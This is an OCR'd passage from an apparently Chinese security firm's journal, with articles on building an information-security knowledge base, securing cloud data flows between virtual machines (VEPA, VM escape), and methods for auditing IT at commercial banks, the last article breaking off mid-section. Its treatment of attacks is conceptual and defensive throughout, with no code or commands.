同时，各岗位能力要求具有较大差异，需要开展有针对性的培训工作，需要让员工了解个人成长与企业发展的关系，推动内部自我学习，提高学习效果。但整体培训与企业实际情况结合不够紧密，培训成本高且培训效果不明显。企业内部根据各部门需求开发了多种的培训课程，但这些课程设计精准性不足，难以让学员清晰的了解学习的目的、在不同阶段需要学习哪些内容、以及需要通过什么渠道和方式获取所需学习的内容，学习的内容也不适应当前战略的需求并且存在交叉和重叠。这些都不利于提高员工学习的积极性和主观能动性。因此，企业知识管理方面需要建立包含信息安全专业领域知识内容的知识库平台，提高员工创造知识、共享知识的积极性，提升知识使用效率。

本章节从实践层面分享一个企业建设信息安全知识库实践经验，方便读者实际应用。

2.1 信息安全知识内容体系建设

信息安全知识库作为按专业区隔的专门分类知识库，其知识分类目录首先参考国内、外相关标准的体系框架定义，充分理解企业组织结构、按照职能分工和岗位设置定义一级目录，之后按照信息安全相关工作任务定义二级目录。

本次建设的信息安全知识内容体系分为九个一级分类目录。

图 3 信息安全知识内容体系图

• 网络安全：网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。

▸初级网络安全知识主要以网络安全设备的原理与使用为主，掌握通过设备防护安全攻击，开展事后检测等知识点

中级网络安全知识包含入侵检测原理、网络准入与认证技术、拒绝服务攻击原理等知识点

高级网络安全知识包含蜜罐技术、僵尸网络捕捉等知识点

图 4 网络安全知识思维导图

• 应用安全：针对应用软件、集成平台在使用过程中出现计算、传输数据的泄露、失窃的原理和防护方式，及通过其他安全工具或策略来消除隐患的方法。

• 数据库安全: 包含两方面知识点，一方面是指数据库运行安全，如防护数据库服务终端的防护策略与方法；另一方面是指数据库信息安全，如黑客对数据库入侵、拖库行为的防护策略与方法。

• 渗透测试：主要包括当前流行的 Web 攻击方式，包括原理、利用方式、防护方式等知识点。

• 业务流程分析：包含流程分析方法相关知识点，通过分析现有业务流程的基础上进行业务流程重组（BPR），产生新的更为合理的业务流程。

• 安全加固：主要包括操作系统、数据库、中间件在部署过程中必须进行的安全加固操作知识。

• 应急响应：企业为了应对各种紧急、重大信息安全事件的发生所做的准备、处置、分析的相关知识点，如对不同安全事件的应急处置，在事发后进行分析等内容。

• 监控预警：包括监控主机或网络行为，发现异常行为的规则、监控预警技术规范、主流监控平台应用的知识点。

• 安全研究：企业开展对信息安全领域前沿技术发展跟踪、课题研究。

2.2 信息安全知识库建设过程

信息安全知识库建设工作必须分阶段有步骤的进行，分为 8 个阶段，主要步骤包括制定任务、建立能力模型、识别知识点，建设

知识库和培训课程，描述如图 5。




图 5 信息安全知识库建设分步图

2.2.1 文档收集与分析

本阶段主要是对项目所需要的资料进行收集整理，资料来源可包括如下三个方面：

• 网络资源：通过网络收集与信息安全相关的资料，包括信息安全厂商的产品资料，漏洞平台中经常出现的安全漏洞，国内外前沿的安全研究文档。

• 组织资产：收集企业过往的安全服务文档、安全产品资料，如集成平台部署资料、安全加固服务文档、内部安全研究课题等文档资料。

• 体系运行机制：知识管理、信息安全规章制度、应急响应预案等内容。

通过文档收集，能够对知识体系进行一个素材的储备，为后续的知识点整理工作提供更好的准备。

2.2.2 调研访谈

调研访谈是对前期的文档资料分析，明确知识库建设的关键点、难点，访谈是对建设工作目标、实施方式、工作计划的补充、澄清、深化。

调研访谈可遵循以下思路：

• 需要进行组织架构调研。通过调研，对信息安全相关岗位的职责有一个整体的把握和了解，并了解这些岗位之间的关系。

• 需要进行知识库建设的关键点调研。与访谈对象对建设工作目标、实施方式、工作计划开展沟通。

2.2.3 制定工作任务

根据文档收集和调研访谈的内容，制定工作任务。

对关键的岗位和任务进行分解，如岗位职责、岗位归属、岗位晋升机制、岗位所需知识等，通过该环节，定义工作任务的初稿。之后，与专家进行会审并对工作任务的制定进行修改，更好地满足企业的实际工作情况。

2.2.4 工作任务映射能力模型

在确定工作任务后，定义能力，建立能力模型，包含技能能力定义及工作任务与能力的映射关系。对于每一项工作任务，至少应包含一项能力，同时对不同的能力进行一个细化的描述。

	包含能力	
能力编号	能力项	能力项描述
A-1-1-1	安全手段接入网络规划会审能力	对安全合规平台如何接入现网进行规划，并结合现网状况提出规划方案
A-1-1-3	安全设备功能要求会审能力	对安全合规平台需要具备那些功能的安全设备进行评审，并提出方案。
A-1-1-4	安全服务要求会审能力	对安全合规平台需要那些类型的安全服务进行评审，并提出方案。
A-1-1-5	安全平台功能需求评审会审能力	对安全平台的功能需求进行规划评审，并提出安全平台所需要具备的功能。
A-1-1-5	安全平台功能需求评审会审能力	对安全平台的功能需求进行规划评审，并提出安全平台所需要具备的功能。
A-1-1-6	安全设备方案部署编写能力	对安全平台的安全设备部署方案进行编写的能力。
A-1-1-7	安全服务实施编写能力	对安全平台的安全服务实施方案进行编写的能力。
A-1-1-8	安全平台方案部署能力	对安全平台的部署方案编写以及实施的能力。
A-1-1-1	安全手段接入网络规划会审能力	对安全合规平台如何接入现网进行规划，并结合现网状况提出规划方案。
A-1-1-2	安全手段接入技术方案会审能力	对安全平台的接入方案，结合网络现状进行评审。

图 6 能力模型（样图）

2.2.5 识别知识点

参照信息安全知识内容体系，结合文档收集与分析过程收集到的资料，识别对应的知识点，分类放置到信息安全知识内容体系二级分类目录下，标识各个知识点的素材所在位置。

	知识点	包括的要点	知识点概要描述
网络入侵检测系统（NIDS）	网络入侵检测系统（NIDS）产品安装手册	安装准备 安装方法	介绍网络入侵检测系统（NIDS）的产品信息，指导NIDS的安装和维护。
	网络入侵检测系统（NIDS）产品配置手册	部署方式 防护配置	NIDS设备在实际网络环境中的以旁路部署方式为主，需要在交换机上配置端口镜像。防护配置包括入侵防护配置策略配置，应用管理策略配置，流量分析策略配置。
	网络入侵检测系统（NIDS）产品现状	产品特征 市场状况 技术状况 产品状况	分析市场上各类网络入侵检测系统(IDS）产品及其技术特点，包括产品特征，市场现状，技术状况，产品状况。
	网络入侵检测系统（NIDS）技术发展	发展趋势 研究方向	介绍网络入侵检测系统（NIDS）发展趋势及主要研究方向，包括NIDS和NIDS的协调工作，分布式入侵检测的发展，流量统计分析，与其他安全产品联动。

图 7 知识点（样图）

2.2.6 能力模型映射知识点

至此，知识库建设已经完成过半，类似于 2.2.4 “工作任务映射能力模型”，本阶段对能力体系和知识点进行一个相应的映射，得出不同的能力需要哪些方面的知识点。

本阶段的工作任务主要包括对知识点进行一个详细的分类：

• 产品类：主要包含一些技术类知识，如网络安全设备的调试，漏洞扫描的评估和加固、基本渗透测试等。知识所面向的人群也会分为不同层面，包括面向移动内部管理人员、外包人员的层面。基础类知识会建立一套从低到高的知识框架，方便阅读人员从浅到深的一个深入，加深对知识的理解。

• 服务类：主要为一些管理咨询所需要的知识，包括信息系统管理、信息安全管理、人员安全管理等知识，知识所面向的人群同样也会分为不同的层面，主要包括移动的基层管理人员、中层管理人员、外包项目的项目管理人员等。管理类知识会建立一套从基础到高级的知识框架，适合于不同层面的管理人员进行阅读，提高管理人员的知识以及阅读层面。

• 通用管理类: 主要为一些项目中所需要的知识，包括项目管理、时间管理、项目实施等。知识所面向的人群也分为不同的层面，包括移动的项目管理人员、移动的中层管理人员、外包人员等。任务类知识会建立一套从项目开始到项目结束整个闭环的知识体系，方便阅读人员从浅到深的一个深入，加深对知识的理解。

单纯只是一个知识点的归类是不足以满足工作的需求，更需要将知识点与能力模型进行一个相对应的结合才能够更好地有针对性的对每个工作岗位做出一个完整的知识列表，使得员工在岗位晋升的过程中能够更好地提高自身的知识水平，胜任新晋的岗位，这也是本次项目中最重点的任务之一。

2.2.7 完善知识内容体系框架

对上述的能力模型确认后，结合原有的知识内容体系进行一个完整的汇总和调优，将整个知识框架进行整理，梳理细项知识点。

2.2.8 制定学习路径

针对知识库所整理的内容，项目组成员将对知识库中的内容进行一个分层定级，称之为学习路径，学习路径是一个循序渐进的过程。不同岗位的人员能够根据自身所在的岗位、所在的阶段获得自身工作所需要的相应知识，同时也能够了解自身晋升所需要掌

握的知识，通过该学习路径，员工能够更加明确自身的晋升空间以及路径，提高工作的积极性。

本次定义的学习路径主要分为几类：

• 技术类：主要面向工程人员，从技术员到专家的一个晋升所需要的学习路径。

• 管理类：主要面向管理人员，从一个基层的管理者到高层管理者晋升所需要的学习路径。

• 研究类：主要面向安全专家，从专业研究课题开题、研究、应用所要的学习路径。

• 通用管理类：主要针对项目型人才，从一个项目参与人员到项目管理人员晋升所需要的学习路径。

2.3 信息安全知识库建设成果

• 信息安全知识内容体系

• 信息安全知识库（包含工作任务、技能能力、知识点、知识素材）

• 信息安全知识学习路径

2.4 项目其它收益

• 建立知识管理方法论、建设知识库实践经验

• 提高了企业培训体系的针对性和精细化程度

  ▸有效解决了课程交叉、重复和缺失的问题

  ▸授课更有针对性和精细

• 提高员工学习积极主动性

三．实施技巧及建议

项目组可采取知识管理实施落地方法、应用重点提供的实施技巧提升项目实施效果。针对信息安全知识库建设工作，为避免出现项目结束后已有成果反弹，如知识累积中断、知识系统使用率下降等问题，可采取如下建议：

• 知识内容体系可读性优化：知识库是提供给员工查询与自我评估、自我学习使用，因而需保证知识内容体系有较高的可读性，包括分类目录系统完整，知识点相互独立，编号准确等细节优化。

• 知识累积行为持续连贯：推动知识管理配套运行机制建设，建立知识问答、问题悬赏等活动，如在企业内部建立互动的知识社区，形成互相学习、互相帮助的氛围，推广乐于分享的企业文化。

• 员工培训课程定制、更新：加强宣贯与培训，定制不同员工培训课程并定期更新，提升员工学习积极性。

结论

本文阐述知识管理对于企业运营的重要性，从理论层面说明知识管理的建设目标、实施方法及应用重点，并从实践层面通过分享信息安全知识库建设实际项目经验，介绍知识管理领域与信息安全领域结合的信息安全知识库内容体系，说明建设过程和实施技巧，协助读者学习信息安全知识库建设相关项目实施方法。

参考文献

葛新红《跟我们做知识管理》

钱军 《知识管理战略与实践》

从数据流的走向看云安全

海口办事处　魏俊

关键词：云计算 云平台 数据流

摘要：以往大家更多是从云计算技术、云计算模型 \ 体系架构等方面来对云安全进行研究和探讨，本文将从另外一个角度——从数据流的走向来探讨一下云计算，尤其是云计算平台下的安全问题。

一、云平台下数据流向的大致分类

从云平台数据流的方向来看，大致可分为以下几类：




图 1 云平台下数据流的大致分类

1. 外部访问虚拟机

外部用户访问虚拟机上承载的业务，流量由互联网进入——核心——接入——物理机网卡——虚拟机。

2. 虚拟机访问外部

由虚拟机访问互联网，流量方向与上一种情况刚好相反，虚拟机——物理机网卡——接入——核心——互联网。

3. 跨物理机的虚拟机之间访问

VM 1——物理机 1 网卡——接入交换机 1——核心交换机（可有可无）——接入交换机 2——物理机 2 网卡——VM 3。

4. 同一物理机上的各虚拟机之间互相访问（隐蔽信道）

物理机 1 上的 VM 1 访问 VM 2。

5. 物理机和虚拟机之间的访问（虚拟机逃逸）

物理机和虚拟机之间的双向流量，物理机与 VM 相互访问。

二、从数据流向分类看云安全

1. 外部访问虚拟机

此种情况下与传统 IDC 的防护思路一样，就不详述了，只是部分串联设备部署方式需要考虑调整。一是因为云平台扁平化是趋势，能少串一个设备是一个设备；二是设备吞吐向来也不是安全设备的优势，云平台下动则 10G、40G 的链路串联上去也吃不消，所以可以考虑旁路部署，按需防护。

2. 虚拟机访问外部

通常云平台虚拟机用来对外提供服务比较多，较少有主动访问互联网的需求。不过有一种较为常见的场景就是虚拟机被攻击者控制后用作跳板，往外进行大流量的 DDoS 攻击。这种情形下一方面会消耗服务器的 CPU 资源，另一方面也会消耗云平台的大量带宽。因此有必要对由内往外的流量进行监测，这里就可以使用 NTA（网络流量分析系统），一旦发现由内往外的 DDoS 攻击则可以将进行攻击的源 IP 路由直接丢弃，中断该 IP 的对外访问。

3. 跨物理机的虚拟机之间访问

由于跨物理机的虚拟机访问会经过传统的交换机，因此该场景下可采用传统的安全措施来进行防护，如 ACL、IDS 等；如果没有这类需求，可直接通过 VLAN 划分的方式隔离。

4. 同一物理机上的虚拟机之间访问（隐蔽信道）

常见的虚拟化软件缺省采用软件 VEB（又称 vSwitch）来完成同一个物理机上的虚拟机之间通讯，由于多数 vSwitch 只进行二层转发，导致 VM 互访流量不可见，是云平台下的一大安全问题。

先说说 vSwitch 的转发过程，正常情况下，vSwitch 处理过程与传统交换机类似，如果从物理网卡收到报文后，查 MAC 表转发；如果从虚拟机收到报文，目的 MAC 在外部则从物理网卡转发，在内部则查 MAC 表转发，如下图所示：




图 2 vSwitch 转发

目前的思路有两种，一种是通过 vSwitch 来解决。vSwitch 在二层转发基础上还可实现其它功能，从 VMware 的介绍来看至少包

括 VLAN、安全功能、流量管理、甚至负载均衡等功能，但是由于其实现这些功能需要消耗服务器大量的 CPU 资源，使用效果如何还有待考验。

另一种解决办法是采用 IEEE 标准组织提出的 802.1Qbg EVB（Edge Virtual Bridging） 和 802.1Qbh BPE（Bridge Port Extension）两条标准，这两条标准可以将虚拟机内部的流量引出到虚拟机外部，这样就可以采用传统的安全防护手段来解决隐蔽信道下的安全问题。这里主要探讨一下应用范围更广的 802.1Qbg EVB，其包含了传统的 vSwitch 功能的 VEB 模式、VEPA（Virtual Ethernet Port Aggregator)和 Multi-Channel。VEB上面已经说过了，简单说下另外两种处理方式。

一种是 VEPA。VEPA 组件从 VM1 接收到数据后，先转发到物理网卡，物理网卡不管三七二十一先转发出去到接入交换机，再由接入交换机根据 MAC 表原端口转回，VEPA 收到从接入交换机发来的报文才查表进行内部转发，最终数据到达 VM2 和 VM3，如图 3 所示。

通过这种方式可以将所有 VM 之间的交互数据通过接入交换机进行转发，因此可以在交换机上实施访问控制策略，隔离不相关的业务，对流量进行分析实现入侵检测和审计等功能。

另一种是通道技术（Multichannel Technology），多通道技术方案将交换机端口或网卡划分为多个逻辑通道，并且各通道间逻辑隔离。每个逻辑通道可由用户根据需要定义成 VEB、VEPA 或 Dircetor IO（基于网卡 SR-IOV 技术实现的硬件 VEB 技术，减小了




图 3 VEPA 转发

CPU 的开销，但是与软件 VEB 存在相同的问题）的任何一种。每个逻辑通道作为一个独立的到外部网络的通道进行处理。多通道技术借用了 802.1ad S-TAG（Q-IN-Q）标准，通过一个附加的 S-TAG 和 VLAN-ID 来区分网卡或交换机端口上划分的不同逻辑通道。如图 4 所示，多个 VEB 或 VEPA 共享同一个物理网卡。

因此从理论上来说，虚拟机之间可以套用安全域划分的概念，依靠多通道技术进行合理的虚拟安全域划分，同一个虚拟安全域内采用 VEB 技术，域内虚拟机互访不受限制，保证了足够的交换性能；虚拟安全域之间采用 VEPA 技术，将流量引到交换机上，部署访问控制与流量监控策略等；对于单独的安全域，尤其是独立业务的虚




图 4 多通道转发

拟机，采用 Dircetor IO，与其它虚拟机流量隔离，直接转发到外部，在外部交换机上监控其流量。

5. 同一物理机和虚拟机之间的访问（虚拟机逃逸）

由于 Hypervisor（Hypervisor 是一种运行在物理服务器和操作系统之间的中间软件层，可允许多个操作系统和应用共享一套基础物理硬件，也可以看作是虚拟环境中的“元”操作系统）存在一些已知的漏洞，这就为攻击者从已控制的虚拟机利用 Hypervisor 的漏洞渗透到 Hypervisor 提供了可能。虽然利用这种方式的技术难度相对较高，但是由于所有的 VM 都由 Hypervisor 来控制（启动、停止、暂停、重启虚拟机，监控和配置虚拟机资源等），因此危害相当大。要解决这个问题必须得修复 Hypervisor 的漏洞，一方面依赖于能否发现这些已知漏洞（可采用具备虚拟化检测能力的漏扫工具或专业的渗透测试服务），另一方面依靠于 VM 厂商是否能够及时提供补丁。同时个人猜想是否可以采用 VEPA（从能查到的资料来看都是 VEPA 如何解决 VM 之间的流量问题）或者类似 VEPA 之类的技术，将 VM 到 Hypervisor 的双向流量引出到外部的交换机转发一下，这样就为监测这类攻击提供了可能。

三、小结

总的来说，本文简单地从数据流的走向来探讨了云计算，尤其是云计算平台下的安全问题和解决思路，对于云计算平台下的安全问题除了云计算技术引发的特定的安全问题（隐蔽信道、虚拟机逃逸、虚拟化漏洞等）外，其它的安全问题基本都可以用传统的思路来解决。

参考文献

http://tech.watchstor.com/Data-Center-131904.htm

浅谈商业银行信息科技全面审计方法

长沙办事处 肖尧

关键词：商业银行 信息科技外审 IT 审计 审计方法

摘要：本文首先介绍了 IT 审计在商业银行的立项背景，通过对银行实施 IT 审计思路的梳理，引申出对商业银行信息科技全面审计方法的探讨，最后通过一个案例说明了在对银行实施 IT 审计时如何设计审计框架、如何科学有效地使用审计方法等。

一、IT 审计概述

IT 审计是指独立的第三方 IT 审计师，从客观地角度和标准出发，对信息系统从规划、设计、研发、测试、实施、运行维护等各个环节进行审查和评价的活动。IT 审计的主要目的是对信息系统的安全性、真实性、有效性以及完整性进行审计，以保证信息系统的可信度，促进内控体系的规范建设，降低信息化带来的各类风险，比如操作轨迹不可见、操作流程缺失、数据非法修改、生产系统运营故障、信息系统人为欺诈等，从而满足企业内部风险控制需要。

但随着科技的发展，IT 审计不在局限于信息系统内部，而是从信息科技的整体风险与控制的角度进行审计，力图发现整个科技管理事务中的缺陷点，提高整体的科技风险管控能力。

本文所指的 IT 审计均指商业银行的全面的信息科技审计。

客观来说，对于 IT 审计的定义，业界存在着多种描述，目前尚未形成相对统一的定义。例如，IMF(国际货币基金组织) 将 IT 审计定义为：对计算机化的系统进行的审计，不仅是对现有信息系统的控制，还包括对系统建立过程、计算机设备和网络管理等方面的控制。IT 审计专家 RonWeber 这样认为，IT 审计是一种收集证据，并予以评估的过程和活动，它的目的是判断信息系统是否能够在最经济地使用资源的前提下，有效保护资产，同时维护数据的完整性，并最终实现组织目标。

由此可见，对于 IT 审计而言，业内没有唯一的标准来衡量审计的结论，只要审计方能够通过科学的方法论以及严谨的项目管理能力达到被审计方的审计初衷和审计要求，能够凸显风险，证明审计的价值基本上就可以达到 IT 审计的目的了。

二、商业银行信息科技外审服务项目的背景

2009 年 3 月，银监会发布了《商业银行信息科技风险管理指引》

（简称《指引》），代替 2006 年 11 月的《银行业金融机构信息系统风险管理指引》，要求各商业银行从发布之日起遵照执行。这标志着银行业信息科技风险管理工作进入了新阶段。同时新《指引》中明确提出“商业银行应根据业务性质、规模和复杂程度，信息科技应用情况，以及信息科技风险评估结果……至少应每三年进行一次全面审计”。

在这种形势下，商业银行为了贯彻落实监管要求，强化信息科技治理与风险管理工作，提高自身信息科技管控能力，结合银行业等级保护工作的开展情况，启动信息科技全面审计项目。

信息科技审计分内审、外审两种，技术实力较强的商业银行可根据自身情况开展内部审计，但很多城商行以及新建的或合并的区域性股份制商业银行由于信息科技审计力量薄弱，一般会邀请外部机构进行外审，以提高科技风险管控能力和拓展科技审计思路。

本文将以外部审计机构的视角分析商业银行的信息科技审计思路及方法。

三、商业银行信息科技外审的服务内容和范围

通常情况下，商业银行在进行信息科技外审咨询服务项目的招标时，会对审计内容和范围进行明确的要求。如“根据监管部门要求，参照国际和国内有关标准，对我行近三年的信息科技治理和组织架构、信息科技风险管理、突发事件应急管理、信息安全、信息科技项目开发和变更、信息科技运行和操作、信息科技外包和业务连续性规划等方面进行全面审计，综合分析存在的风险和主要问题，提出相应的整改方案，并确保方案落地。最终形成《全面审计报告》、《管理建议书》、《科技风险鉴证报告》等”。

可见其审计的范围涵盖了信息科技治理、信息科技风险管理、信息科技审计的全部内容。

四、IT 审计思路

在进行信息科技审计之前需要根据审计的范围和内容确定审计的依据和审计方法论。

4.1 合规性审计思路




图 1 合规性审计思路

IT 审计以合规性指引为依据，针对于银行对监管要求的满足程度，审计方可根据相关的监管要求（除了《商业银行信息科技风险管理指引》外，如《电子银行业务管理办法》、《商业银行信息科技外包风险管理指引》、《商业银行数据中心监管指引》等），制定详细的审计矩阵和 Check list，逐条与银行的管理、技术、运维体系的控制功能进行对比，对商业银行在合规性方面进行分析。分析主要从技术风险、管理风险和流程风险三方面进行，涵盖下列领域：

（一）信息科技治理和组织架构

（二）信息科技风险管理

（三）信息安全管理

（四）信息科技项目开发和变更管理

（五）信息科技运行和操作管理

（六）业务持续性管理

（七）外包管理

4.2 安全管理的审计思路




图 2 安全管理的审计思路

信息科技风险管理工作主要依赖于信息系统这种科技手段实现，因此其安全性是保证商业银行业务正常运转的关键，对此，审计时可依照国际权威的《ISO/IEC27001 信息安全管理体系要求》，对信息安全的下列领域进行审计和差距分析（注：ISO27001 在 2013 年出了最新版，但对于新版指南在操作上、实施上还缺乏经验，故此还以 2005 版为基础）：

（一）安全制度管理

（二）信息安全组织管理

（三）资产管理

（四）人员安全管理

（五）物理与环境安全管理

（六）通信与运营管理

（七）访问控制管理

（八）系统开发与维护管理

（九）信息安全事故管理

（十）业务连续性管理

（十一）合规性管理

4.3 运维服务管理的审计思路




图 3 运维服务管理的审计思路

信息系统上线后，大部分时间都是靠运行维护来保障系统的持续稳定，运维管理是整个 IT 管理生命周期中最枯燥、工作重复最多，也最容易让运维人员产生疏忽的过程，因此运行维护的管理是绝对不容忽视的，通过管理可以帮助商业银行避免很多人为的失误。审计方可依照国标的《ISO/IEC 20000 IT 服务管理体系要求》同时参考 ITIL，从以下几个领域对运维进行审计和差距对比：

（一）能力管理

（二）服务水平管理

（三）可用性管理

（四）服务报告

（五）预决算管理

（六）配置管理

（七）变更管理

（八）版本管理

（九）问题管理

（十）业务关系管理

（十一）供应商管理

4.4 内部控制的审计思路




图 4 内部控制的审计思路

数据是企业信息化的生命，数据的不准确会对商业银行的上划下拨、内部调拨以及投融资产生致命的影响，一旦信息被披露甚至还可能影响企业形象、股票价值，甚至被摘牌，为了最大程度地避免上述风险，审计方可依据国际通用的 Cobit4.1（Cobit 是目前国际上通用的信息系统审计的标准，由信息系统审计与控制协会在 1996 年公布，目前经典版本为 4.1 版本）建立审计矩阵，分别从常规控制、应用控制、流程控制和输入输出控制对数据的准确性进行测试和差距对比。

4.5 信息系统等级审计思路




图 5 信息系统等级审计思路

信息系统不是自己单独一个就能提供服务的，它需要网络、操作系统、数据库、存储等的支持才能完成商业银行的各项业务工作，因此重要信息系统相关的设施就是商业银行业务管理工作基础的基础，审计方可根据商业银行具体的基础设施环境对相关的如 PKI 系统、网络交换、远程访问等具体的信息技术依据国标相关等级保护的要求进行测试、审计和差距对比。

五、IT 审计方法

5.1 文档分析

由咨询顾问或专家对用户现有安全策略、规范、制度、表单的汇总、检查与分析，了解用户相关方面的内容，梳理文档间的逻辑结构，从中发现错误、遗漏、陈旧、可改进项等问题。

5.2 问卷调查

通过对网络系统管理员、安全管理员、技术负责人、终端操作

使用人等不同岗位、不同职责的调查对象先按比例抽样，再进行从业务、资产到面临的威胁、脆弱性等全面的匿名书面调查，大范围收集历史数据信息，为最后项目成果的客观性和全面性提供有力的证据。问卷调查成为本次项目定性评估的重要手段之一。

5.3 人工访谈

人工访谈是对收集的书面调查问卷进行确认的一个重要过程。调查问卷中可能存在歧义或隐讳的地方，人工访谈就是通过面对面的交流，确实发现存在的隐患，为信息系统的安全审计提供更直接的信息依据。人工访谈对象是从发放调查问卷对象的基础上再按比例抽样开展具体工作。

5.4 调研勘查

